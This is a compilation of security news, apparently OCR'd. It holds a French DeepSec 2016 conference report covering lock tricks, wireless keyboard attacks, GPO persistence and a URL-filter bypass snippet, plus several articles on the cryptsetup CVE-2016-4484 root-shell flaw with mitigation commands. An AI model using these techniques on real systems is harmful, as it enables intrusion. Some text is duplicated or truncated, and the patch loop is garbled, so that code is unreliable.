
Il a montré que parfois il n'est pas nécessaire d'avoir du matériel de serrurier pour ouvrir une porte. Il a démontré qu'il suffit d'utiliser :

- Un morceau de métal d'une canette pour ouvrir un cadenas

- Un fil de fer (trouvé dans une poubelle à proximité) pour ouvrir une porte avec la poignée intérieure depuis l'extérieur d'un bâtiment

- Un appui sur une « bombe à air », la fumée d'une cigarette (ou en crachant du whisky, cf. son retour d'expérience J) depuis l'arrière de la porte pour déclencher un détecteur de mouvement à l'intérieur.
- Une radiographie ou un outil coudé pour ouvrir une porte claquée

Ses démonstrations surprenantes ont également fait part de nombreux comportements humains qui ont parfois largement facilité son entrée : l'absence d'interrogation lors de la rencontre avec un personnel qui ne le connaissait pas, l'absence de verrouillage d'une porte, et dans la grande majorité des cas, des défauts dans l'installation des portes : ouvertures trop grandes autour de la porte, poignées ou verrous mal placés, gonds des portes du mauvais côté...



Of Mice and Keyboards: On the Security of Modern Wireless Desktop Sets

Après une présentation des différents outils utilisés et des précédentes recherches (KeySweeper, Mousejack,...) dans le domaine des périphériques sans fils de type souris et claviers, Gerhard Klostermeier nous présente ses résultats sur les claviers qui chiffrent les communications en AES.

Voici ci-dessous un résumé des différentes attaques possibles sur ces équipements sans fils (hors Bluetooth) :

Insufficient Protection of Code and Data

> Accès trivial au bus SPI
> Extraction et manipulation du firmware
> Certains équipements disposent d'une clé définie en usine qu'il n'est pas possible de changer

Mouse Spoofing Attacks

> Exploitation des communications sans chiffrement pour les souris sans fil
> Permet d'envoyer à distance des mouvements et clic de souris et compromettre un équipement (via Crazyradio PA par exemple)

Replay Attacks

> Attaque par rejeu de requête sans en comprendre le protocole
> Tous les claviers testés sont vulnérables à cette attaque
> Permet par exemple de capturer le mot de passe entré et de le rejouer par la suite.

Keystroke Injection Attacks

> Récupération automatique de la clé de chiffrement AES par une simple écoute (key release packet).

> Injection possible de frappes sur les claviers de marques Cherry et Perixx en récupérant la clé AES via un accès SPI.


Pour en savoir plus cliquez-ici.

badGPO – Using GPOs for Persistence and Lateral Movement

Après un bref rappel sur l'utilité des GPOs (Group Policies), Yves Kraft et Immanuel Willi nous présentent une manière de les utiliser afin d'infecter un domaine de manière persistance en mémoire sur des serveurs critiques et cela de manière automatisée.

Différents modules présents dans le Framework EMPIRE ont été développés dans ce but afin de créer automatiquement la GPO. Il est par exemple ensuite possible de déployer un malware, de rechercher un fichier précis ou encore de modifier des paramètres de configuration sur l'ensemble des serveurs et poste de travail du domaine.

Ces différents modules sont cependant utilisables lorsque nous disposons déjà des droits Administrateurs du domaine.



La présentation est disponible ici.

Smart Sheriff, Dumb Idea: The Wild West of Government Assisted Parenting

Abraham Aranguren & Fabian Fäßler de la société Cure53 nous ont présentés ici un retour d'expérience d'un test d'intrusion sur une application mobile dénommée Smart Sheriff développée à la demande du gouvernement sud-coréen afin de protéger les enfants de contenus illicites. Son installation a été rendue obligatoire lors de l'achat d'un smartphone.

Cependant de nombreuses vulnérabilités ont été détectées :

- Défaut d'implémentation de TLS sur les URLs appelées. A la place, c'est l'utilisation d'un simple XOR avec un mot de passe stocké dans l'APK Android qui avait été choisi. Cela permet donc trivialement d'accéder à l'ensemble des données envoyées.
- Fuite d'informations : Récupération du numéro des parents à partir du numéro d'un enfant. Il est ensuite possible de demander à l'application le mot de passe du parent protégé également via un XOR comme précédemment.
- Défaut de mise à jour : Utilisation d'une version de Tomcat obsolète.
- Contournement trivial des restrictions sur les URLs

```
function shouldOverrideUrlLoading()…

if(s.startsWith("market://") || s.startsWith("tel:")
   || s.startsWith("http") && !s.contains("ssweb.moiba.or.kr"))
```

blocked	allowed :D
http://blocked.com	http://blocked.com/?blah=ssweb.moiba.or.kr

- XSS, injections SQL ….

Après un test de contrôle non concluant, l'application a été supprimée du Store. Cependant, celle-ci est réapparue quelques temps après sous un autre nom avec une simple modification de l'affichage.

Le rapport d'intrusion est d'ailleurs disponible à l'adresse suivante (test initiale et test de contrôle) ainsi que les slides de la conférence : lien 1 / *lien 2* / *lien 3*

Enfin, une autre application mobile a été testée. Celle-ci est appelée Smart Dream et souffre de nombreux défauts. Il a par exemple été possible d'obtenir de nombreux messages envoyés par des enfants sud-coréens directement depuis internet.

Retour sur la conférence en général

Nous repartons de cette conférence en ayant pu participer à des

Le tarif d'entrée est toutefois assez onéreux (~700€ en Early booking pour 2j) et l'ambiance geek/décalée (que nous avons l'habitude de voir sur les autres conférences) pas assez présente. Notons qu'il est également possible de s'inscrire à deux jours de training supplémentaires avant la conférence pour un total de ~2000€.

Une expérience à renouveler !

Badge d'entrée à la conférence DeepSec 2016

Jérémy, Auditeur Sécurité, Advens
Kévin Bontems, Consultant Sécurité Senior, Advens

http://curiouspost.com/you-can-take-down-linux-system-in-70-seconds-by-holding-enter-key/

Holding Enter for 70 Seconds Will Let You Take Down a Linux System, Here Is How to Fix It.

Datum: 16.11.2016

Autor: Ganesh Venigalla

Linux is touted to be the best when it comes to security. The Open Source powered Kernel is often facing some vulnerabilities due to minor bugs and flaws in its design. These flaws are letting hackers to gain access to Linux shell and take control over the system.

Recently a Linux flaw has been disclosed at DeepSec 2016 conference, by Hector Marco & Ismael Ripoll of Cyber security group. The cause for this vulnerability is due to a flaw in the implementation of Cryptsetup utility, used for encrypting hard drives via Linux Unified Key Setup (LUKS).

Using this flaw an attacker can gain access to Linux root shell by holding down the enter key for 70 seconds or entering blank password for 93 times. Cryptsetup file is affected by a design error that allows one to retry passwords various times.

Once the attacker is done doing so, this flaw allows him to obtain a root initramfs (Initial RAM file system) shell on affected systems. Once he get access the attacker can copy, destroy, or modify the contents of the hard disk. The good thing is that this attack doesn't give access to the contents of the encrypted drive.

This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse. Also this flaw can be exploited remotely letting hackers to take down Cloud-based services.

This flaw is found to be affecting most of the popular Linux distros like Ubuntu, fedora and Debian.

Suggested Read: What is SQL Injection and How To Prevent It?

How To Fix It?

As this flaw is due to encryption with LUKS, you need to check if your partitions are encrypted using LUKS. To do

this, run the following command:

Test Code

Shell

```
dmsetup status | awk 'BEGIN {FS=":"} ; /crypt\s*$/ {print "Encrypted: " $1}'
```

1

dmsetup status | awk 'BEGIN {FS=":"} ; /crypt\s*$/ {print "Encrypted: " $1}'

When you this command you will be shown with the names of encrypted partitions. If you don't see any partition in the list, you're safe. If not then you are vulnerable to this flaw. In order to fix you need look up for a patch from your Linux distro support team. if you don't find one, then you need get your hands on and fix it manually. This can be done by adding the following lines of code to your boot configuration:

Manual Code

Shell

```
sed -i 's/GRUB_CMDLINE_LINUX_DEFAULT="/GRUB_CMDLINE_LINUX_DEFAULT="panic=5 /' /etc/default/grub
grub-install
```

1

sed -i 's/GRUB_CMDLINE_LINUX_DEFAULT="/GRUB_CMDLINE_LINUX_DEFAULT="panic=5 /' /etc/default/grub
grub-install

Want to know more about the flaw, here is the Full Report from the Security Researchers.

Also Read: The Ultimate Guide on Creating UnHackable Password.

Voice out your opinions in the comments below, your opinions do matters. Meanwhile don't forget to like us o Facebook to get such updates directly on to your NewsFeed. We need your support.

- OpenSource / Security
- 0

Holding Enter for 70 Seconds Will Let You Take Down a Linux System, Here Is How to Fix It.

by Ganesh Venigalla · November 16, 2016

Linux is touted to be the best when it comes to security. The Open Source powered Kernel is often facing some vulnerabilities due to minor bugs and flaws in its design. These flaws are letting hackers to gain access to Linux shell and take control over the system.

Recently a **Linux flaw** has been disclosed at **DeepSec 2016 conference**, by Hector Marco & Ismael Ripoll of Cyber security group. The cause for this vulnerability is due to a flaw in the implementation of Cryptsetup utility, used for encrypting hard drives via Linux Unified Key Setup (LUKS).

Using this flaw an attacker can gain access to Linux root shell by holding down the enter key for 70 seconds or entering blank password for 93 times. **Cryptsetup** file is affected by a design error that allows one to retry passwords various times.

Once the attacker is done doing so, this flaw allows him to obtain a root **initramfs** (Initial RAM file system) shell on affected systems. Once he get access the attacker can copy, destroy, or modify the contents of the hard disk. The good thing is that this attack doesn't give access to the contents of the encrypted drive.

This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse. Also this flaw can be exploited remotely letting hackers to take down Cloud-based services.

This flaw is found to be affecting most of the popular Linux distros like Ubuntu, fedora and Debian.

Suggested Read: *What is SQL Injection and How To Prevent It?*

How To Fix It?

As this flaw is due to encryption with LUKS, you need to check if your partitions are encrypted using LUKS. To do this, run the following command:

Test Code
Shell

```
dmsetup status | awk 'BEGIN {FS=":"} ;
```

```
1 dmsetup status | awk 'BEGIN {FS=":"} ; /crypt\s*$/ {print "Encrypted: " $1}'
```

When you this command you will be shown with the names of encrypted partitions. If you don't see any partition in the list, you're safe. If not then you are vulnerable to this flaw. In order to fix you need look up for a patch from your Linux distro support team. if you don't find one, then you need get your hands on and fix it manually. This can be done by adding the following lines of code to your boot configuration:

Manual Code
Shell

```
sed -i 's/GRUB_CMDLINE_LIN
```

```
1 sed -i 's/GRUB_CMDLINE_LINUX_DEFAULT="/GRUB_CMDLINE_LINUX_DEFAULT="panic=5 /' /etc/default/grub grub-install
```

Want to know more about the flaw, here is the **Full Report** from the Security Researchers.

Also Read: *The Ultimate Guide on Creating UnHackable Password.*

Voice out your opinions in the comments below, your opinions do matters. Meanwhile don't forget to like us o **Facebook** to get such updates directly on to your NewsFeed. We need your support.

http://securityaffairs.co/wordpress/53494/breaking-news/cve-2016-4484-linux.html

CVE-2016-4484 Hold down the Enter key for 70 sec to gain a Linux Root shell

Datum: 16.11.2016

Autor: Pierluigi Paganini

The CVE-2016-4484 vulnerability can be exploited to gain a Linux Root shell by simply pressing the Enter Key for 70 Seconds.

It could be quite easy to bypass the authentication procedures on some Linux systems just by holding down the Enter key for around 70 seconds. In this way, it is possible to open a shell with root privileges and gain complete remote control over encrypted Linux machine.The problem is related to a security vulnerability, tracked as CVE-2016-4484, in the implementation of the Cryptsetup utility.

The CVE-2016-4484 was discovered by the Spanish security researchers Hector Marco and Ismael Ripoll. The principal Linux distributions, including Debian, Ubuntu, Fedora, Red Hat Enterprise Linux (RHEL), and SUSE Linux Enterprise Server (SLES) are vulnerable. Millions of users are at risk.

“A vulnerability in Cryptsetup, concretely in the scripts that unlock the system partition when the partition is ciphered using LUKS (Linux Unified Key Setup). The disclosure of this vulnerability was presented as part of our talk “Abusing LUKS to Hack the System” in the DeepSec 2016 security conference, Vienna.” Wrote the researchers in a security advisory.

“This vulnerability allows to obtain a root initramfs shell on affected systems. The vulnerability is very reliable because it does not depend on specific systems or configurations. Attackers can copy, modify or destroy the hard disc as well as set up the network to exfiltrate data. This vulnerability is especially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protected (password in BIOS and GRUB) and we only have a keyboard or/and a mouse.”

The Cryptsetup is a utility used to conveniently setup disk encryption based on the DMCrypt kernel module.These include plain dm-crypt volumes, LUKS volumes, loop-AES and TrueCrypt (including VeraCrypt extension) format.

The bug affects the way the Cryptsetup utility handles decryption password process when a system boots up,

which lets a user retry the password multiple times.

Even if the user has exhausted all 93 password attempts, the user displays a shell that has root privileges.

Simply holding down the Enter key for more or less 70 seconds user will gain access to a root initial RAM file system (aka initramfs) shell that gives him full access to local file system and could be exploited to exfiltrate data via the network. The bad news is that the flaw is also remotely exploitable by attackers, this is the case of cloud-based services running on Linux that could be targeted without having 'physical access.'

The experts highlighted the fact that anyway the attacker is not able to access to to the contents of the encrypted drive.

Below the list of operations allowed to the attacker:

Elevation of privilege: Since the boot partition is typically not encrypted:
- It can be used to store an executable file with the bit SetUID enabled. Which can later be used to escalate privileges by a local user.
- If the boot is not secured, then it would be possible to replace the kernel and the initrd image.

Information disclosure: It is possible to access all the disks. Although the system partition is encrypted it can be copied to an external device, where it can be later be brute forced. Obviously, it is possible to access to non-encrypted information in other devices.

Denial of service: The attacker can delete the information on all the disks.
In order to fix the problem, you need to check for the availability of a patch. In case there is no patch, the problem could be solved by modifying the cryptroot file to limit the number of password attempts and stop the boot sequence when this number is reached.

sed -i 's/GRUB_CMDLINE_LINUX_DEFAULT="/GRUB_CMDLINE_LINUX_DEFAULT="panic=5 /' /etc/default/grub
grub-install

MUST READ A flaw in the Cisco WebEx Extension allows Remote Code Execution

Home Cyber Crime Cyber warfare APT Data Breach Deep Web
Digital ID Hacking Hacktivism Intelligence Internet of Things
Laws and regulations Malware Mobile Reports Security
Social Networks Terrorism EXTENDED COOKIE POLICY Contact me

CVE-2016-4484 Hold down the Enter key for 70 sec to gain a Linux Root shell

November 16, 2016 By Pierluigi Paganini

The CVE-2016-4484 vulnerability can be exploited to gain a Linux Root shell by simply pressing the Enter Key for 70 Seconds.

It could be quite easy to bypass the authentication procedures on some Linux systems just by holding down the Enter key for around 70 seconds. In this way, it is possible to open a shell with root privileges and gain complete remote control over encrypted Linux machine.The problem is related to a security vulnerability, tracked as CVE-2016-4484, in the implementation of the Cryptsetup utility.

The CVE-2016-4484 was discovered by the Spanish security researchers Hector Marco and Ismael Ripoll. The principal Linux distributions, including Debian, Ubuntu, Fedora, Red Hat Enterprise Linux

"A vulnerability in Cryptsetup, concretely in the scripts that unlock the system partition when the partition is ciphered using LUKS (Linux Unified Key Setup). The disclosure of this vulnerability was presented as part of our talk "Abusing LUKS to Hack the System" in the DeepSec 2016 security conference, Vienna." Wrote the researchers in a security advisory.

"This vulnerability allows to obtain a root initramfs shell on affected systems. The vulnerability is very reliable because it does not depend on specific systems or configurations. Attackers can copy, modify or destroy the hard disc as well as set up the network to exfiltrate data. This vulnerability is especially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protected (password in BIOS and GRUB) and we only have a keyboard or/and a mouse."

The Cryptsetup is a utility used to conveniently setup disk encryption based on the DMCrypt kernel module.These include plain dm-crypt volumes, LUKS volumes, loop-AES and TrueCrypt (including VeraCrypt extension) format.

The bug affects the way the Cryptsetup utility handles decryption password process when a system boots up, which lets a user retry the password multiple times.

Even if the user has exhausted all 93 password attempts, the user displays a shell that has root privileges.

Simply holding down the Enter key for more or less 70 seconds user will gain access to a root initial RAM file system (aka initramfs) shell that gives him full access to local file system and could be exploited to exfiltrate data via the network. The bad news is that the flaw is also remotely exploitable by attackers, this is the case of cloud-based services running on Linux that could be targeted without having 'physical access.'

The experts highlighted the fact that anyway the attacker is not able to access to to the contents of the encrypted drive.

Below the list of operations allowed to the attacker:

- ***Elevation of privilege:*** *Since the boot partition is typically not encrypted:*
  - *It can be used to store an executable file with the bit SetUID enabled. Which can later be used to escalate privileges by a local* user.
  - *If the boot is not secured, then it would be possible to replace the kernel and the* initrd *image.*
- ***Information disclosure:*** *It is possible to access all the disks. Although the system partition is encrypted it can be copied to an external device, where it can* be later be *brute forced. Obviously, it is possible to access to non-encrypted information in other devices.*
- ***Denial of service:*** *The attacker can delete the information on all the disks.*

In order to fix the problem, you need to check for the availability of a patch. In case there is no patch, the

cryptsetup_fix_CVE-2016-4484.patch

```
--- a/scripts/local-top/cryptroot       2016-07-29 10:56:12.299794095 +0200
+++ b/scripts/local-top/cryptroot       2016-07-29 11:00:57.287794370 +0200
@@ -273,6 +273,7 @@

        # Try to get a satisfactory password $crypttries times
        count=0
+       success=0
        while [ $crypttries -le 0 ] || [ $count -lt $crypttries ]; do
                export CRYPTTAB_TRIED="$count"
                count=$(( $count + 1 ))
@@ -349,12 +350,15 @@
                fi

                message "cryptsetup: $crypttarget set up successfully"
+               success=1
                break
        done

-       if [ $crypttries -gt 0 ] && [ $count -gt $crypttries ]; then
-               message "cryptsetup: maximum number of tries exceeded for $crypttarget"
-               return 1
+       if [ $success -eq 0 ]; then
+               message "cryptsetup: Maximum number of tries exceeded. Please reboot."
+               while true; do
+                       100
+               done
        fi

        udev_settle
```

You can add the following commands to your boot configuration:

```
E_LINUX_DEFAULT="/GRUB_CMDLINE_LINUX_DEFAULT="panic=5 /' /etc/default/grub grub-install
```


Pierluigi Paganini

(Security Affairs – CVE-2016-4484, Linux)

https://threatpost.com/cryptsetup-vulnerability-grants-root-shell-access-on-some-linux-systems/121963/

CRYPTSETUP VULNERABILITY GRANTS ROOT SHELL ACCESS ON SOME LINUX SYSTEMS

Datum: 15.11.2016

Autor: Chris Brook

A vulnerability in cryptsetup, a utility used to set up encrypted filesystems on Linux distributions, could allow an attacker to retrieve a root rescue shell on some systems. From there, an attacker could have the ability to copy, modify, or destroy a hard disk, or use the network to exfiltrate data.

Cryptsetup, a utility used to setup disk encryption based on the dm-crypt kernel module, is usually deployed in Debian and Ubuntu. Researchers warned late last week that if anyone uses the tool to encrypt system partitions for the operating systems, they're likely vulnerable.

Two researchers, Hector Marco of the University of the West of Scotland and Ismael Ripoll, of the Polytechnic University of Valencia, in Spain, disclosed the vulnerability on Friday at DeepSec, a security conference held at the Imperial Riding School Renaissance Vienna Hotel in Austria.
According to the researchers, the script with the vulnerability (CVE-2016-4484) is in the Debian cryptsetup package 2:1.7.2-3 and earlier. Systems that use Dracut, an infrastructure commonly deployed on Fedora in lieu of initramfs – a simple RAM file system directory, are also vulnerable, according to the researchers. The pair say additional Linux distributions outside of Debian and Ubuntu may be vulnerable, they just haven't tested them yet.
The problem stems from the incorrect handling of a password check when a partition is ciphered with LUKS, or Linux Unified Key Setup, a disk encryption specification that's standard for Linux.

Assuming an attacker has access to the computer's console, when presented with the LUKS password prompt, they could exploit the vulnerability simply by pressing 'Enter' over and over again until a shell appears. The researchers say the exploit could take as few as 70 seconds.

After a user exceeds the maximum number of three password tries, the boot sequence continues normally. Another script in the utility doesn't realize this, and drops a BusyBox shell. After carrying out the exploit, the attacker could obtain a root initramfs, or rescue shell.

Since the shell can be executed in the initrd, or initial ram disk, environment, it can lead to a handful of scary outcomes, including elevation of privilege, information disclosure, or denial of service.

The researchers warn that the vulnerability is especially dangerous in public situations.
"This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse," the vulnerability disclosure reads.
All an attacker would need in those instances – assuming the system is running Linux – would be access to the keyboard or mouse, Marco and Ripoll say. Tourist information kiosks or airport check in kiosks could be prime targets, the two write.

While an attacker would have to have physical access to carry out the attack in most instances, the two warn that in some cloud environments, like those deployed by Ubuntu, the vulnerability could be exploited without physical access.

screen-shot-2016-11-15-at-2-53-40-pm

Users can remedy the vulnerability by fixing the cryptroot script file – /scripts/local-top/cryptroot – directly, suspending execution forever, according to the researchers.
It's unclear when a true fix will make its way to the Linux distributions. Neither Debian or Ubuntu immediately returned a request for comment on the vulnerability Tuesday.

Marco and Ripoll claim they reported the issue to Debian two weeks ago and while the distribution fixed it, the researchers claim they don't fully agree with the way it did it.

"This is just one of the problems that the boot sequence has in GNU/Linux. It is too permissive on errors, that is. There is the general idea that if the user has physical access to the computer, then the user IS THE OWNER of the computer (this dates from the very beginning of computing). The IoT will dramatically change this assumption," Marco and Ripoll told Threatpost.

"When Windows detects an error… it just shows the blue screen… which is very bad if you are a developer but it is the best solution for 99.9% of the users. Shall the system be developer/hacker friendly, or user secure?"

Latest Videos


All


 iOS 10 Passcode Bypass Can Access…

 BASHLITE Family Of Malware Infects 1…

 How to Leak Data From Air-Gapped…

 Bruce Schneier on the Integration of…

 Chris Valasek Talks Car Hacking, IoT,…

 Patrick Wardle on OS X Malware…

Recommended

The Kaspersky Lab Security News Service


Search

- Twitter
- Facebook
- Google
- LinkedIn
- YouTube
- RSS

- Blog in English
- Блог на русском

Welcome > Blog Home>Cryptography > Cryptsetup Vulnerability Grants Root Shell Access on Some Linux Systems

101 19 0 0 2



Cryptsetup Vulnerability Grants Root Shell Access on Some Linux Systems

by Chris Brook November 15, 2016 , 3:28 pm

A vulnerability in cryptsetup, a utility used to set up encrypted filesystems on Linux distributions, could allow an attacker to retrieve a root rescue shell on some systems. From there, an attacker could have the ability to copy, modify, or destroy a hard disk, or use the network to exfiltrate data.

Cryptsetup, a utility used to setup disk encryption based on the dm-crypt kernel module, is usually deployed in Debian and Ubuntu. Researchers warned late last week that if anyone uses the tool to encrypt system partitions for the operating systems, they're likely vulnerable.

Related Posts

Coalition of Cryptographers, Researchers Urge Guardian to Retract WhatsApp Story

January 20, 2017 , 3:31 pm

ProtonMail Gets Own Tor-Accessible .Onion Hidden Service

January 19, 2017 , 2:25 pm

SHA-1 End Times Have Arrived

January 17, 2017 , 11:00 am

Two researchers, Hector Marco of the University of the West of Scotland and Ismael Ripoll, of the Polytechnic University of Valencia, in Spain, disclosed the vulnerability on Friday at DeepSec, a security conference held at the Imperial Riding School Renaissance Vienna Hotel in Austria.

According to the researchers, the script with the vulnerability (CVE-2016-4484) is in the Debian cryptsetup package 2:1.7.2-3 and earlier. Systems that use Dracut, an infrastructure commonly deployed on Fedora in lieu of initramfs – a simple RAM file system directory, are also vulnerable, according to the researchers. The pair say additional Linux distributions outside of Debian and Ubuntu may be vulnerable, they just haven't tested them yet.

The problem stems from the incorrect handling of a password check when a partition is ciphered with LUKS, or Linux Unified Key Setup, a disk encryption specification that's standard for Linux.

Assuming an attacker has access to the computer's console, when presented with the LUKS password prompt, they could exploit the vulnerability simply by pressing 'Enter' over and over again until a shell appears. The researchers say the exploit could take as few as 70 seconds.

After a user exceeds the maximum number of three password tries, the boot sequence continues normally. Another script in the utility doesn't realize this, and drops a BusyBox shell. After carrying out the exploit, the attacker could obtain a root initramfs, or rescue shell.

Since the shell can be executed in the initrd, or initial ram disk, environment, it can lead to a handful of scary outcomes, including elevation of privilege, information disclosure, or denial of service.

The researchers warn that the vulnerability is especially dangerous in public situations.

"This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse," the vulnerability disclosure reads.

All an attacker would need in those instances – assuming the system is running Linux – would be access to the keyboard or mouse, Marco and Ripoll say. Tourist information kiosks or airport check in kiosks could be prime targets, the two write.

While an attacker would have to have physical access to carry out the attack in most instances, the two warn that in some cloud environments, like those deployed by Ubuntu, the vulnerability could be exploited without physical access.

Users can remedy the vulnerability by fixing the cryptroot script file – /scripts/local-top/cryptroot – directly, suspending execution forever, according to the researchers.

It's unclear when a true fix will make its way to the Linux distributions. Neither Debian or Ubuntu immediately returned a request for comment on the vulnerability Tuesday.

Marco and Ripoll claim they reported the issue to Debian two weeks ago and while the distribution fixed it, the researchers claim they don't fully agree with the way it did it.

"This is just one of the problems that the boot sequence has in GNU/Linux. It is too permissive on errors, that is. There is the general idea that if the user has physical access to the computer, then the user IS THE OWNER of the computer (this dates from the very beginning of computing). The IoT will dramatically change this assumption," Marco and Ripoll told Threatpost.

"When Windows detects an error… it just shows the blue screen… which is very bad if you are a developer but it is the best solution for 99.9% of the users. Shall the system be developer/hacker friendly, or user secure?"

About Chris Brook

"Distrust and caution are the parents of security" - Benjamin Franklin

View all posts by Chris Brook →

Categories: Cryptography, Vulnerabilities, Web Security

Comments (2)

1. *Eric* November 15, 2016 @ 7:44 pm
1

I don't think these guys have thought this all the way through because getting a shell doesn't mean you have actual access to my encrypted FS in its unencrypted state. Sure you can damage the FS or the like but you already have physical access so that's a given, but the boot process continuing doesn't automagically unlock the FS. I ran into this situation years ago and there's nothing to fear that isn't already to fear from someone having physical access.

Reply ↓

2. *LuksUser* November 16, 2016 @ 3:43 am
2

The issue has been blown over proportions, say on an ATM there ain't a traditional keyboard, so you don't even have a enter button to push. Most IoT's don't have user interaction during boot sequence and if they have encrypted / they use a key.
If someone can do this on a laptop, then they can also choose to boot from an USB and do a lot more than a busybox would allow.
There is little data disclosure that can be done, you can see what's in /boot, sure you can get the grub password hash.

There are a lot worse things, just look at Trump, the rise of far-right-wing power in the world is far more dangerous than this.

Reply ↓

Leave A Comment

Your email address will not be published. Required fields are marked *

Comment

You may use these HTML tags and attributes: `<a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <s> <strike> <strong>`

Name

Email

Post Comment

Notify me of follow-up comments by email.

Notify me of new posts by email.

Recommended Reads

http://news.softpedia.com/news/major-cryptsetup-vulnerability-affects-some-luks-encrypted-gnu-linux-systems-510240.shtml

Major Cryptsetup Vulnerability Affects Some LUKS-Encrypted GNU/Linux Systems

Ubuntu, Debian, SUSE, and Red Hat Linux are affected

Datum: 15.11

Autor: Marius Nestor

According to a recent security advisory published by Hector Marco and Ismael Ripoll as CVE-2016-4484 and entitled "Cryptsetup Initrd root Shell," it would appear that there's a major vulnerability in Cryptsetup affecting many GNU/Linux systems.

Cryptsetup is a command-line utility designed for setting up a new dm-crypt device in LUKS (Linux Unified Key Setup) encryption mode, a.k.a. disk encryption, on a Linux-based operating system. The recently discovered vulnerability appears to exist in the scripts that are used by the Cryptsetup utility to unlock the LUKS-encrypted system partition.

